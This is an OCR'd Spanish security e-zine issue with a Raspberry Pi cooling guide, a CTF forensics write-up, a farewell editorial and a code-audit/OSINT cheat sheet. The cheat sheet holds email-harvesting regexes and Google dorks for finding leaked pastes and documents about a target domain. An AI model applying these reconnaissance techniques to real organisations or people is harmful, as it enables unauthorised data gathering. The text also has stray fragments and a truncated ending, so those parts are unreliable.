Cuando una computadora recibe muchas peticiones de descarga, esta decide quienes pueden descargar sus archivos, y para ello se basa en la cantidad de datos que ha compartido en Torrent. Es decir, si un usuario ha descargado mucho más de lo que ha compartido, este usuario no será seleccionado. En otras palabras, la persona que no comparte, queda con muy baja prioridad para ser seleccionado para descargar, o simplemente no queda en la lista para descargar el archivo.


<Zerpens>
HAZ CRECER TU NEGOCIO
TE HACEMOS
TU TIENDA ONLINE
Ideal para negocios interesados
en mostrar sus productos o
vender por internet.
ZERPENS.COM@GMAIL.COM
CONTACTAR

CÓMO DISMINUIRLE LA TEMPERATURA A LA RASPBERRY PI4

RASPBERRY PI

Para entrar en contexto, cabe señalar que tenemos una **Raspberry Pi 4 de 4GB**. Sinceramente es un lujo, es muy rápida, pero todo lo bueno tiene su parte mala. Es increíble la temperatura que levanta en pleno funcionamiento.


Escrito por: **@ANTRAX** | **ADMINISTRADOR** UNDERC0DE

Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.

Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.

Contacto:
underc0de.org/foro/profile/ANTRAX

Al realizar el servidor de torrent del artículo anterior, **la temperatura llegó a 62º**, leyendo por internet, encontramos que varios usuarios se quejaban de lo mismo. De hecho, uno mencionaba que su raspberry llegó a 80º.




En Argentina, la Raspberry Pi 4 es muy costosa, así que lo más idóneo fue comprar solo la placa, sin los accesorios (carcasa con cooler y demás)

Por lo que el mayor riesgo era que se dañara por la **alta temperatura**, y lo mejor fue ponerle disipadores.

A la temperatura podemos verla en tiempo real por medio del siguiente comando:

watch -n 1 «vcgencmd measure_temp»



Como se puede ver, la temperatura está en 62º.
Googleando un poco encontramos algo que llamaba mucho la atención, y es que la temperatura alta se origina cuando la Raspberry alimenta los puertos USB 3.0, es decir, gasta mucha energía en alimentar esos puertos.
Como solución a esto, salió una actualización del firmware que reduce este consumo y disminuye la temperatura, pero hace que los puertos funcionen más lentos.

Fuente oficial: www.raspberrypi.org/forums/viewtopic.php?f=28&t=243500&p=1490467#p1490467

Pasos

1. **Descargamos** del siguiente Drive el firmware: drive.google.com/file/d/1PXwrnhAXKB1hb5J6_EfPy5zLQkqnbGba/view

2. Y lo **descomprimimos** e instalamos:

```
$ unzip vl805_update_0137a8.zip
$ chmod a+x vl805
$ sudo ./vl805 -w vl805_fw_0137a8.bin
$ sudo reboot
```


Para poder revertir los cambios:

```
$ sudo ./vl805 -w vl805_fw_013701.bin
$ sudo reboot
```

Con esto reduciremos unos 10º la temperatura, pero perdemos velocidad en los puertos 3.0.

> *En mi caso, no fue la solución, solo se las dejo por si a ustedes les sirve. Particularmente tengo una HDD de 2TB conectado, ya que la uso para guardar **backups**, y necesito que los puertos sean veloces.*


La siguiente opción fue fabricar una carcasa a la cual se le pueda poner un buen cooler. En **thingverse**[4] existe uno ideal:



Este **case** cuenta con dos partes, la base y la parte superior en forma de corneta que es la más importante, ya que tendrá el cooler. En este caso entra un cooler de 4 pulgadas (12cm aproximadamente) y quedaría algo así:


[4] Link de Thinkverse por si alguien más quiere imprimir este case: www.thingiverse.com/thing:3780466

Ahora simplemente hay que llevarlo a la práctica... Manos a la obra a imprimir la carcasa



proyecto ensamblado

Resultado final de la temperatura



Como se puede ver en la imagen**, la raspberry pi trabaja ahora a 22º.** Bajó **40º** solo por el case y el cooler.

Nota: *Otra cosa que me faltó aclarar, al cooler le coloqué un transformador de 12v 1000mA. No está conectado a la placa porque eso haría que funcione más lenta la transferencia de datos del disco. He visto que existen miles de cases para la raspberry, pero hay varios que son para coolers pequeños. Sinceramente no sé qué tan eficiente sea.*

FORENSICS, QUICK AND DIRTY INTRO

CAPTURE THE FLAG / RETOS

Un CTF (Capture The Flag/Captura la bandera). Son competencias que permiten poner a prueba nuestras habilidades sobre hacking por medio de retos de diferentes modalidades que tendremos que resolver para conseguir la famosa **flag** que es un código (Por ejemplo: *fl4g<W3lc0m3_t0_CTF}* que permite confirmar a la plataforma del desafío que hemos sido capaces de resolver el reto y normalmente, va acompañada de una compensación con puntos o premio. La cantidad de puntos irá relacionada con la complejidad del reto y/o tiempo/personas en resolverlo. Por ejemplo, si el reto principalmente vale 100 puntos y hemos sido los 2º en resolverlo, pues el 1º habrá ganado 100 puntos, nosotros (2º) 99 puntos, el 3º 98 puntos, etc.

ESCRITO POR: @KD3N4_FER EN COLABORACIÓN CON UNDERC0DE

Integrante del Mayas CTF Team equipo orgullosamente mexicano con una meta en común, poner el nombre de México en lo más alto en competiciones tipo CTF a nivel mundial,

Contacto:

Blog: mayas-ctf-team.blogspot.com

Agradecemos a @ArdaArda **por el contacto**

Los CTFs tienen un tiempo límite para resolver el mayor número de retos posibles y sirven para:

- Adquirir conocimientos y experiencia en el entorno de la seguridad informática.
- Poner a prueba nuestras habilidades de hacking de forma legal y controlada.
- Mejorar nuestro currículum vitae.
- Lo más importante.... ¡Para divertirnos!

Durante el Capture The Flag UTCTF edición 2020 en el cual participamos, logramos resolver todos los retos de la categoría **Forensics**.

+[BASICS] FORENSICS

Empezamos a calentar motores con el reto.
Nos proporcionan un archivo llamado "*secret.jpg*", como primer paso analizamos el archivo con el comando ***file*** ya que es algo común que los tipos de archivos no coincidan con las extensiones que tienen.


comando:

```
file secret.jpg
```

Ya que al parecer no es una imagen si no un archivo de texto, suponemos que la flag está dentro, así que con la herramienta ***strings*** extraemos todas las cadenas de texto del archivo, y con ***grep*** filtramos la salida para encontrar la flag.


comando:

```
strings secret.jpeg | grep flag
```



+observe closely


En este reto nos proporcionan un archivo llamado "*Griffith_Observatory.png*" como siempre, el primer paso es revisar el tipo de archivo con el comando ***file*****,** en la Figura 3 se muestra que efectivamente es un archivo PNG:



Al tener archivos de tipo imagen, es muy probable que hayan usado alguna técnica de *esteganografía* para ocultar la flag, aunque también es probable que la flag esté embebida, para comprobar esta idea usamos la herramienta ***binwalk***.

comando:

```
binwalk Griffith_Observatory.png
```



Observamos que tiene un archivo ZIP embebido y dentro del archivo ZIP hay un archivo llamado "hidden_binary", extraemos todo con la herramienta ***binwalk***

comando:

```
binwalk -e Griffith_Observatory.png
```

Como resultado nos creará una carpeta la cual contiene los archivos que se extrajeron.


comando:

```
cd _Griffith_Observatory.png.extracted
```

Con la herramienta ***strings*** no se encontró la bandera embebida en el archivo "hidden_binary" por lo que se otorgaron permisos para ejecutarlo.


comandos:

```
chmod +x hidden_binary
./hidden_binary
```



+1 Frame per minute


Continuamos con un reto un tanto peculiar donde nos proporcionan un archivo "*signals.wav*", en la misma descripción nos dice que la información que contiene está en un formato llamado "Slow Scan Television (SSTV)", se encontró la herramienta para Windows llamada "*RX-SSTV*", la cual permite extraer la información.



Para extraer la flag solo debemos reproducir el audio, de modo que un micrófono lo capte. El software automáticamente detectará el formato y mostrará una imagen con la flag.

+SPECTRE

El siguiente reto es uno muy común en la categoría de *esteganografía,* ya que es el típico mensaje oculto en el espectrograma del archivo de audio "*song.wav*", y es fácil verlo con ***audacity*** o herramientas online como **spectrum-analyzer.**



+The Legend of Hackerman, Pt. 1

En este reto nos proporcionan otro archivo PNG llamado "*hackerman.png*", pero con el comando ***file*** obtenemos la información de que solo era DATA.

comando:

```
file hackerman.png
```

```
→ root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/The_Legend_of_Hackerman_Pt._1 file hackerman.png
hackerman.png: data
```

Se encontró algo interesante al ver el archivo en hexadecimal con la herramienta ***xxd***

comando:

```
xxd hackerman.png | less
```

```
xxd hackerman.png | less
00000000: 0000 0000 0d0a 1a0a 0000 000d 4948 4452  ............IHDR
00000010: 0000 04a8 0000 029e 0806 0000 0081 2e23  ...............#
00000020: af00 0028 257a 5458 7452 6177 2070 726f  ...(%zTXtRaw pro
00000030: 6669 6c65 2074 7970 6520 6578 6966 0000  file type exif..
```

Se observa que los primeros bytes están en 00 y esa es la razón por la que no se reconoce el tipo de archivo, en esta página podremos encontrar los Magic Numbers de todos los tipos de archivos. Estos primeros bytes son el Header de los archivos y permiten identificar cada tipo de archivo o Mime Type.

La extensión del archivo nos indica que es un archivo PNG y la cabecera debería ser "89 50 4E 47 0D 0A 1A 0A", observamos que la mitad de la cabecera coincide, por lo que deducimos que es un archivo PNG. Una vez modificada la cabecera con cualquier editor hexadecimal, por ejemplo hexed.it, **el resultado es:**

+The Legend of Hackerman, Pt. 2

Este reto parece ser la segunda parte del anterior, pero en esta ocasión nos proporcionan un archivo DOCX llamado "Hacker.docx". En el contenido del archivo no mostraba nada interesante, por lo que se procedió a hacer un análisis estático. Tengo entendido que los archivos DOCX son similares a los archivos comprimidos, ya que pueden contener múltiples archivos, como imágenes, archivos de texto, configuración del documento, fuentes, estilos, etc. entonces nos hizo pensar que podía contener archivos extras.

comando:

`binwalk Hacker.docx`

```
+ root@NIGHTDRAGON  ~/Documents/utctf2020/forensics.d/The_Legend_of_Hackerman_Pt._2  binwalk Hacker.docx

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, name: _rels/.rels
274           0x112           Zip archive data, at least v2.0 to extract, name: word/fontTable.xml
629           0x275           Zip archive data, at least v2.0 to extract, name: word/styles.xml
1394          0x572           Zip archive data, at least v2.0 to extract, name: word/_rels/document.xml.rels
5796          0x16A4          Zip archive data, at least v2.0 to extract, name: word/settings.xml
6024          0x1788          Zip archive data, at least v2.0 to extract, name: word/media/image97.png
6190          0x182E          Zip archive data, at least v2.0 to extract, name: word/media/image102.png
6395          0x18FB          Zip archive data, at least v2.0 to extract, name: word/media/image96.png
6560          0x19A0          Zip archive data, at least v2.0 to extract, name: word/media/image101.png
6727          0x1A47          Zip archive data, at least v2.0 to extract, name: word/media/image95.png
6891          0x1AEB          Zip archive data, at least v2.0 to extract, name: word/media/image100.png
7097          0x1BB9          Zip archive data, at least v2.0 to extract, name: word/media/image88.png
7250          0x1C52          Zip archive data, at least v2.0 to extract, name: word/media/image87.png
7414          0x1CF6          Zip archive data, at least v2.0 to extract, name: word/media/image86.png
7629          0x1DCD          Zip archive data, at least v2.0 to extract, name: word/media/image85.png
7796          0x1E74          Zip archive data, at least v2.0 to extract, name: word/media/image84.png
7946          0x1F0A          Zip archive data, at least v2.0 to extract, name: word/media/image83.png
8110          0x1FAE          Zip archive data, at least v2.0 to extract, name: word/media/image82.png
```

La idea fue correcta, tenía muchas imágenes dentro y fue necesario extraerlas todas para analizarlas.

comando:

`binwalk -e Hacker.docx`

Se revisaron todas las imágenes en la carpeta de "/word/media/" hasta encontrar la flag en el archivo "image23.png"


comando:

`cd _Hacker.docx.extracted/word/media/`


```
utflag{unz1p_
3v3ryth1ng}
```

+zero

En este último reto nos proporcionan un archivo de texto llamado "zero.txt", el cual contiene una sola línea, esta línea es un texto aleatorio que se usa para rellenar páginas web que están en construcción, aquí un generador en línea.



Analizando más el archivo, algo no tenía sentido, el número de caracteres no parecía ser el que nos mostraba, el número de caracteres que nos daba la herramienta ***wc*** era 1952, sin embargo, visualmente parecían menos en comparación con la imagen anterior. En Python imprimí el carácter 'A' 1952 veces, y aún sin espacios eran muchos más caracteres que los que mostraba el archivo "zero.txt"



Al abrir el archivo "zero.txt" con el editor ***vi*** se pudo visualizar los caracteres extra, como lo muestra a continuación:

comando:

```
vi zero.txt
```

Investigando en Internet estos caracteres, encontré que el "200b<200b>" es conocido como **zero-width space,** y llegué a este post, al parecer son caracteres UTF-16 y los usan para ocultar mensajes.

UTF-16 8203 = 0
UTF-16 8204 = 1
UTF-16 8205 = separador

Buscando una forma de decodificar el mensaje encontramos una herramienta online: Unicode Steganography with Zero-Width Characters

Resultado: **utflag{whyNOT@sc11_4927aajbqk14}**

EDICIONES

UNDERDOCS

Todo tiene un fin, pero no estamos tristes, porque vamos escalando peldaños juntos, **queremos celebrarlo y dar las gracias**.
Gracias a quienes depositaron su confianza en nosotros para compartir sus creaciones, **gracias** por animarse a redactar uno o más artículos para nuestra revista. Y los seguimos invitando a que aporten su conocimiento para la comunidad

Escrito por: @**DENISSE** | **CO-ADMIN** UNDERC0DE

Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:
underc0de.org/foro/profile/Denisse

Gracias a quienes nos ayudaron difundiendo mes con mes, **gracias** a nuestros lectores y a todos los que tuvieron un comentario/recomendación para mejorar nuestro trabajo.

Probablemente algunos conocieron UnderDOCS sobre la marcha, un proyecto realizado gracias al valiosísimo aporte de uno o varios artículos de **muchos colaboradores** que, dedicando su tiempo, conocimiento y esfuerzo, que en cada entrega nos enseñaron o nos ayudaron a reforzar conocimientos, una revista digital publicada cada mes, desde el 10 de Julio de 2019, aquí les tenemos las referencias de nuestras 11 ediciones anteriores.

LOS RETOS SON CAMBIOS
UnderDOCS - Agosto 2019, Número 1
underc0de.org/foro/e-zines/t40206

LA GRATITUD ES LA MEJOR ACTITUD
UnderDOCS - Septiembre 2019, Número 2
underc0de.org/foro/e-zines/t40459

INDIVIDUALMENTE SOMOS UNA GOTA, PERO JUNTOS SOMOS UN OCÉANO
UnderDOCS - Octubre 2019, Número 3
underc0de.org/foro/e-zines/t40728

LAS DIFERENCIAS NOS ENRIQUECEN
UnderDOCS - Noviembre 2019, Número 4
underc0de.org/foro/e-zines/t41130/

CONVERTIR UNA DEBILIDAD EN UNA OPORTUNIDAD
UnderDOCS - Diciembre 2019, Número 5
underc0de.org/foro/e-zines/t41366

CELEBRAMOS 9 AÑOS DEL INICIO DE NUESTRA COMUNIDAD
UnderDOCS - Enero 2020, Número 6
underc0de.org/foro/e-zines/t41548

QUE SU META SEA: GANARLE A SU MEJOR EXCUSA
UnderDOCS - Febrero 2020, Número 7
underc0de.org/foro/e-zines/t41728

LAS UNDERGIRLS NO SOMOS INVISIBLES
UnderDOCS - Marzo 2020, Número 8
underc0de.org/foro/e-zines/t41893

LO MEJOR QUE PODEMOS HACER ES ESPERAR
UnderDOCS - Abril 2020, Número 9
underc0de.org/foro/e-zines/underdocs-abril-2020-numero-9

NO TODOS LOS HÉROES USAN CAPA
UnderDOCS - Mayo 2020, Número 10
underc0de.org/foro/e-zines/underdocs-mayo-2020-numero-10

ENSEÑAR ES APRENDER DOS VECES
UnderDOCS - Junio 2020, Número 11
underc0de.org/foro/e-zines/underdocs-junio-2020-numero-11

Gracias a todos los que confiaron en nosotros y seguimos con nuevos proyectos, nuevas experiencias, nuevas expectativas.

CHEAT-SHEET: AUDITORIA DE CÓDIGO

Comandos y dorks usados para auditoría de código y reconocimiento del proyecto software, **bash** es una excelente opción como herramienta principal para realizar búsquedas en el código, independientemente de otras herramientas que estén usando en la auditoría. Usar expresiones regulares puede parecer pesado al principio, sin embargo al aprenderlas se adquiere aglidad buceando dentro del código.

RECONOCIMIENTO, IDENTIFICACIÓN DEL COMPONENTE SOFTWARE

VER CADENAS DE TEXTO CONTENIDAS EN CUALQUIER ARCHIVO

```
strings store-app-download.apk | less
```

ENCONTRAR ARCHIVOS DE UN PROYECTO POR NOMBRE

```
find . -iname "*DAO.java"
find . -iname "pom.xml"
find -iregex '.*/WEB-INF/.*/View.*.jsp$'
```

VISUALIZAR POR CONSOLA ESTRUCTURA DE DIRECTORIOS DEL PROYECTO

```
tree
```

BÚSQUEDA POR PATRONES

ENCONTRAR ARCHIVOS DE UN PROYECTO POR COINCIDENCIA EN CONTENIDO

```
grep -R "actionName" --color
grep -Ria "SELECT.*FROM.*WHERE" . --color
egrep -Ri "[\\\ ]TODO[:\ ]{1}" . --color
#El parametro -l nos devuelve solo la lista de archivos donde se encuentra coincidencia. El carácter especial "|" sirve para indicar posible coincidencia en una de varias opciones.
grep -Ril "<s:form\|<form" --color
#El parámetro -h retira del output la ruta del archivo en el que se encuentra la coincidencia. Este ejemplo es buscando un problema sobre archivos de log
grep -Rh "SQLException" --color -B500 | grep SEVERE
#Buscando potencial XXE en código java
egrep -Ri "XMLInputFactory|SAXParserFactory|XMLReader|TransformerFactory|DocumentBuilderFactory|validation\.Validator" --color
```

VER 30 LÍNEAS ANTES Y DESPUÉS DE LAS COINCIDENCIAS ENCONTRADAS CON GREP

```
grep -R "<form method=get action=\"/\">" -A30 -B30 --color
```

COMANDO PARA HACER UN GREP, EN UNA EXTENSIÓN O NOMBRE CONCRETO DE ARCHIVO

```
find . -name *.jsp -printf '%p\n' -exec grep --color "<form" {} \;
```

IMPRIMIR UN ARCHIVO POR COMPLETO COLOREANDO UNA PALABRA DE BÚSQUEDA

```
grep --color -E "redirectAction|$" src/main/resources/struts.xml
```

CALCULAR MÉTRICAS

CALCULANDO MÉTRICAS DE UN PROYECTO, CONTEO DE NÚMEROS DE ARCHIVO SEGÚN SU EXTENSIÓN

```
find . -type f | sed -n 's/..*\.//p' | sort | uniq -c | sort -gr
```

CONTAR NÚMERO DE ARCHIVOS Y DIRECTORIOS, RECURSIVAMENTE A PARTIR DEL DIRECTORIO ACTUAL

```
#Contar archivos
find . -type f -printf '.' | wc -c
#Contar directorios
find . -type d -printf '.' | wc -c
```

CALCULAR MÉTRICAS DEL PROYECTO

conteo de líneas de código (líneas de determinadas extensiones de archivo, para contar sobre archivos que son estrictamente código y evitar otros datos).

```
find -regex ".*\.\(cs\|cshtml\|js\|htm*\|sql\|csx\)" -exec cat {} \; | wc -l
```

OSINT – EXPRESIONES REGULARES

FILTRAR LISTA ÚNICA DE MAILS A PARTIR DE UN TEXTO

```
cat * | grep -E -o "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}\b"  | grep -v "@contoso.com" | sort -u > ../emails_DB.txt
```

EXTRACTO EN LISTA ÚNICA DE DOMINIOS DE MAILS

```
grep -Eoi "^http[s]?:\/\/([a-z0-9|-]+\.)*[a-z0-9|-]+\.[a-z]+" file.txt
```

ORDENAR LISTA ÚNICA DE IPS, EXPRESIÓN REGULAR

```
cat datos.txt | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" | sort -u
```

ORDENAR NUMÉRICAMENTE LISTAS DE IPS ELIMINANDO DUPLICADOS

```
cat lista_IPs.txt | sort -u | sort -n -t . -k 1,1 -k 2,2 -k 3,3 -k 4,4 > lista_IPs_ordenadas.txt
```

OSINT – DORKS

Dork para buscar sobre pastes indexados en google. Para esto los sites «pastebin.com» y «gist.github.com» son los más grandes

```
intext:"contoso.com" OR intext:"52.164.206.56" site:pastebin.com OR site:gist.github.com
```

BÚSCAR DOCUMENTOS EN GOOGLE, EXTENSIONES DE ARCHIVO

Se busca concretamente sobre lo que tiene indexado el motor de búsqueda. Después si se desea recorrer el site o ejecutar permutación.

```
#En un dominio concreto, extensiones habituales
site:"sans.org" cheatsheet ext:odsx OR ext:odp OR ext:txt OR ext:rtf OR ext:xml OR ext:ppt OR ext:pptx OR ext:xls OR ext:xlsx OR ext:csv OR ext:doc OR ext:docx OR ext:pdf
#En cualquier dominio, extensiones menos habituales
"contoso" ext:key OR ext:mp3 OR ext:wav OR ext:flac OR ext:mpg OR ext:mpeg OR ext:mp4 OR ext:jpg OR ext:jpeg OR ext:png OR ext:zip OR ext:rar OR ext:7z OR ext:odt
#*Extensiones que se quieran buscar con OR
#*Site donde se quiera buscar
#*Si se quiere filtrar por palabras
```

BUSCAR DOCUMENTOS INDEXADOS CON PROGRAMAS

```
python rastleak.py -d sans.org -o 1 -n 3000 -e 2 -f 2 ;
